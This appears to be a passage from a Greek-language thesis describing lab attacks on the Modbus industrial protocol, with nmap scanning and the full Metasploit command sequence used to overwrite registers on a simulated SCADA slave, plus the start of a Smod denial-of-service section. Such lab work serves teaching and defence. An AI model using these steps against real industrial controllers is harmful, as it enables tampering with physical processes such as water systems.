
7.2 Αλλαγή εγγραφών στο πρωτόκολλο Modbus με χρήση Metasploit framework σε θέσεις μνήμης registers.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου Modbus, καθώς και την έλλειψη αυθεντικοποίησης και ελέγχου στο δίκτυο [49].

Για τις ανάγκες της επίθεσης, υλοποιήθηκε το παρακάτω lab, όπως φαίνεται στον πίνακα:


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	QmodMaster: https://sourceforge.net/projects/qmodmaster/
2 ^η Εικονική Μηχανή	192.168.20.133	00:0c:29:90:94:4d	Ubuntu Linux	Modbus Pal: https://sourceforge.net/projects/modbuspal/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Metasploit console:

Πίνακας 7.2 - Περιγραφή του Lab



Εικόνα 7.15 - Περιγραφή της τοπολογίας

Προσομοιωτής Modbus MTU¹⁴: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με τα RTU με χρήση Modbus /TCP πρωτοκόλλου.




Εικόνα 7.16 - QmodMaster UI

Προσομοιωτής Modbus RTU¹⁵: Το λογισμικό προσομοιώνει ένα αντικείμενο client (Remote Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με το MTU με χρήση Modbus /TCP πρωτοκόλλου.

¹⁴ <https://sourceforge.net/projects/qmodmaster/>

¹⁵ <https://sourceforge.net/projects/modbuspal/>




Εικόνα 7.17 - ModbusPal UI

Αρχικά θα εκκινήσουμε την επικοινωνία μεταξύ Master και Client. Στην εικονική μηχανή που θα χρησιμοποιήσουμε (Ubuntu Linux), θα εκτελέσουμε τις παρακάτω εντολές:


```
skladakis@ubuntu: ~/Desktop
File Edit View Search Terminal Help
skladakis@ubuntu:~$ cd Desktop/
skladakis@ubuntu:~/Desktop$ sudo java -jar ModbusPal.jar
[sudo] password for skladakis:
```

Εικόνα 7.18 – Εκτελούμε το ModbusPal σε Ubuntu Linux

Έχουμε την επιλογή να προσθέσουμε όσους slave σταθμούς επιλέξουμε, και για τις ανάγκες της επίθεσης, θα προσθέσουμε τρεις συσκευές. Πατώντας στο εικονίδιο με το «μάτι» μπορούμε να αλλάξουμε τις τιμές για κάθε συσκευή, όσον αφορά τα coils και registers. Αποτελούν και τα δύο τιμές μνήμης του slave, στις οποίες μπορούμε να καταχωρήσουμε τιμές Boolean (coils) και 16-bit (registers). Αφού δώσουμε τις αρχικές τιμές, πατάμε «Run» και ο προσομοιωτής θα ακούει και θα δέχεται όλες τις εισερχόμενες επικοινωνίες TCP στη θύρα 502.




Εικόνα 7.19 – Θέτουμε τις Slave Devices



Εικόνα 7.20 – Θέτουμε τις Register τιμές


Για την επίδειξη της επίθεσης, θα θέσουμε στον slave #4 , 10 registers με αρχικές τιμές 37, θεωρώντας ότι πρόκειται για καταγραφή θερμοκρασίας νερού σε κάποιον αγωγό. Εν συνεχεία, θα ξεκινήσουμε την επικοινωνία μεταξύ MTU και RTU.



Εικόνα 7.21 – Θέτουμε τις ρυθμίσεις επικοινωνίας

Θέτουμε την IP του RTU καθώς και την θύρα την οποία θα χρησιμοποιηθεί. Έπειτα θα επιλέξουμε τις ως slave address το 4, και θα επιλέξουμε να διαβάσουμε τις 7 από τις 10 διευθύνσεις coils, ξεκινώντας από την 1. Τέλος, θα εκκινήσουμε την επικοινωνία μεταξύ MTU και RTU, πατώντας το εικονίδιο με τις συνδέσεις.

Για να επιβεβαιώσουμε την ορθή επικοινωνία μεταξύ των δύο, θα στείλουμε function read coils (0x01) από τον Master, και θα μας επιστρέψει τις τιμές που δώσαμε κατά την αρχική διαμόρφωση του Slave #4. Βλέπουμε μέσω χρήσης Wireshark ότι η επικοινωνία γίνεται απροβλημάτιστα.



Εικόνα 7.22 - Επιβεβαίωση της σύνδεσης

Εκτέλεση της επίθεσης

Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Metasploit

Συνδεόμαστε στην εικονική μηχανή Kali Linux, και μέσω terminal, δίνουμε την παρακάτω εντολή για να βρούμε την IP του SCADA MTU.

```
nmap 192.168.20.0/24 -p 502 -open
```

```

root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.1/24 -p 502 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 10:47 EDT
Nmap scan report for 192.168.20.133
Host is up (0.00039s latency).

PORT      STATE SERVICE
502/tcp   open  mbap
MAC Address: 00:0C:29:90:94:4D (VMware)

Nmap done: 256 IP addresses (6 hosts up) scanned in 2.12 seconds
root@KaliLinux:~#

```

Εικόνα 7.23 - Πρώτο Βήμα - Αναγνώριση

Επίσης, θα εκκινήσουμε την κονσόλα Metasploit, ψάχνοντας για το πρωτόκολλο Modbus.

```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# msfconsole
[-] **rting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

=[ metasploit v5.0.41-dev ]
+ -- ==[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]
+ -- ==[ 4 evasion ]

msf5 > search modbus
```

Εικόνα 7.24 - Metasploit Console

Θα χρησιμοποιήσουμε το παρακάτω auxiliary:

```
use auxiliary/scanner/scada/modbusclient
```

το οποίο έχει τις παρακάτω επιλογές:

```

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/admin/scada/modicon_command 2012-04-05 normal No Schneider Modicon Remote START/STOP Command
1 auxiliary/admin/scada/modicon_stux_transfer 2012-04-05 normal No Schneider Modicon Ladder Logic Upload/Download
2 auxiliary/analyze/modbus_zip normal No Extract zip from Modbus communication
3 auxiliary/scanner/scada/modbus_findunitid 2012-10-28 normal No Modbus Unit ID and Station ID Enumerator
4 auxiliary/scanner/scada/modbusclient normal No Modbus Client Utility
5 auxiliary/scanner/scada/modbusdetect 2011-11-01 normal Yes Modbus Version Scanner

msf5 > use auxiliary/scanner/scada/modbusclient
msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

Name Current Setting Required Description
-----
DATA no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS yes Modbus data address
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
NUMBER 1 no Number of coils/registers to read (READ_COILS and READ_REGISTERS modes only)
RHOSTS yes The target address range or CIDR identifier
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number

Auxiliary action:

Name Description
-----
READ_REGISTERS Read words from several registers

msf5 auxiliary(scanner/scada/modbusclient) >

```

Εικόνα 7.25 - Auxiliary Settings

Θα εκτελέσουμε την επίθεση, με τις παρακάτω επιλογές:

- Rhost: 192.168.20.133, που βρήκαμε από το NMAP.
- Action: Write_Coils
- Data_coils: οι τιμές που θα αλλάξουμε
- Number: αριθμός coils θα αλλάξουμε
- Unit_number: σε ποιον slave θα επιτεθούμε
- Data_address: από ποιο coil θα ξεκινήσει η αλλαγή των τιμών

```


msf5 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action => WRITE_REGISTERS
msf5 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.20.133
rhost => 192.168.20.133
msf5 auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf5 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf5 auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf5 auxiliary(scanner/scada/modbusclient) > set data_registers 50,50,50,50,50,50,50,50,50,50
data_registers => 50,50,50,50,50,50,50,50,50,50
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.20.133

[*] 192.168.20.133:502 - Sending WRITE REGISTERS...
[+] 192.168.20.133:502 - Values 50,50,50,50,50,50,50,50,50,50 successfully written from registry address 0
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >

```

Εικόνα 7.26 - Attack Settings

Η επίθεση έγινε επιτυχώς και οι τιμές των registers άλλαξαν σε 50.



Εικόνα 7.27 - Επιβεβαίωση της αλλαγής των τιμών

Επίσης, με χρήση του Bus Monitor, ενός feature του QModMaster για το logging των ενεργειών που σχετίζονται με το πρωτόκολλο επιβεβαιώνουμε την αποστολή του πακέτου για την αλλαγή των μεταβλητών του slave. Παρατηρούμε ότι έχουν καταγραφεί δύο αποστολές Read Registers από τον Master στον Slave, ενώ μας δείχνει και πληροφορίες σχετικά με τις τιμές που διαβάστηκαν.


7.3 Επίθεση Άρνησης Διαθεσιμότητας στο πρωτόκολλο Modbus με χρήση Smod framework.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου Modbus, καθώς και την έλλειψη αυθεντικοποίησης και ελέγχου στο δίκτυο.

Για τις ανάγκες της επίθεσης, υλοποιήθηκε το παρακάτω εργαστήριο, όπως φαίνεται στον Πίνακα 7.3:


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	QmodMaster: https://sourceforge.net/projects/qmodmaster/
2 ^η Εικονική Μηχανή	192.168.20.133	00:0c:29:90:94:4d	Ubuntu Linux	Modbus Pal: https://sourceforge.net/projects/modbuspal/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Smod Framework: https://github.com/Joshua1909/smod

Πίνακας 7.3 - Περιγραφή του Lab




Εικόνα 7.28 - Περιγραφή της τοπολογίας

Προσομοιωτής Modbus MTU¹⁶: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με τα με χρήση Modbus / TCP πρωτοκόλλου.



Εικόνα 7.29 - QmodMaster UI

Προσομοιωτής Modbus RTU¹⁷: Το λογισμικό προσομοιώνει ένα αντικείμενο client (Remote Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με το MTU με χρήση Modbus over TCP πρωτοκόλλου.



Εικόνα 7.30 - ModbusPal UI

¹⁶ <https://sourceforge.net/projects/qmodmaster/>


¹⁷ <https://sourceforge.net/projects/modbuspal/>

Αρχικά θα εκκινήσουμε την επικοινωνία μεταξύ Master και Client. Στην εικονική μηχανή που θα χρησιμοποιήσουμε (Ubuntu Linux), θα εκτελέσουμε τις παρακάτω εντολές:


```
skladakis@ubuntu: ~/Desktop
File Edit View Search Terminal Help
skladakis@ubuntu:~$ cd Desktop/
skladakis@ubuntu:~/Desktop$ sudo java -jar ModbusPal.jar
[sudo] password for skladakis:
```

Εικόνα 7.31 - Run ModbusPal on Ubuntu Linux

Έχουμε την επιλογή να προσθέσουμε όσους slave σταθμούς επιλέξουμε, και για τις ανάγκες της επίθεσης, θα προσθέσουμε τρεις συσκευές. Πατώντας στο εικονίδιο με το «μάτι» μπορούμε να αλλάξουμε τις τιμές για κάθε συσκευή, όσον αφορά τα coils και registers. Αποτελούν και τα δύο τιμές μνήμης του slave, στις οποίες μπορούμε να καταχωρήσουμε τιμές Boolean (coils) και 16-bit (registers). Αφού δώσουμε τις αρχικές τιμές, πατάμε «Run» και ο προσομοιωτής θα ακούει και θα δέχεται όλες τις εισερχόμενες επικοινωνίες TCP στη θύρα 502.



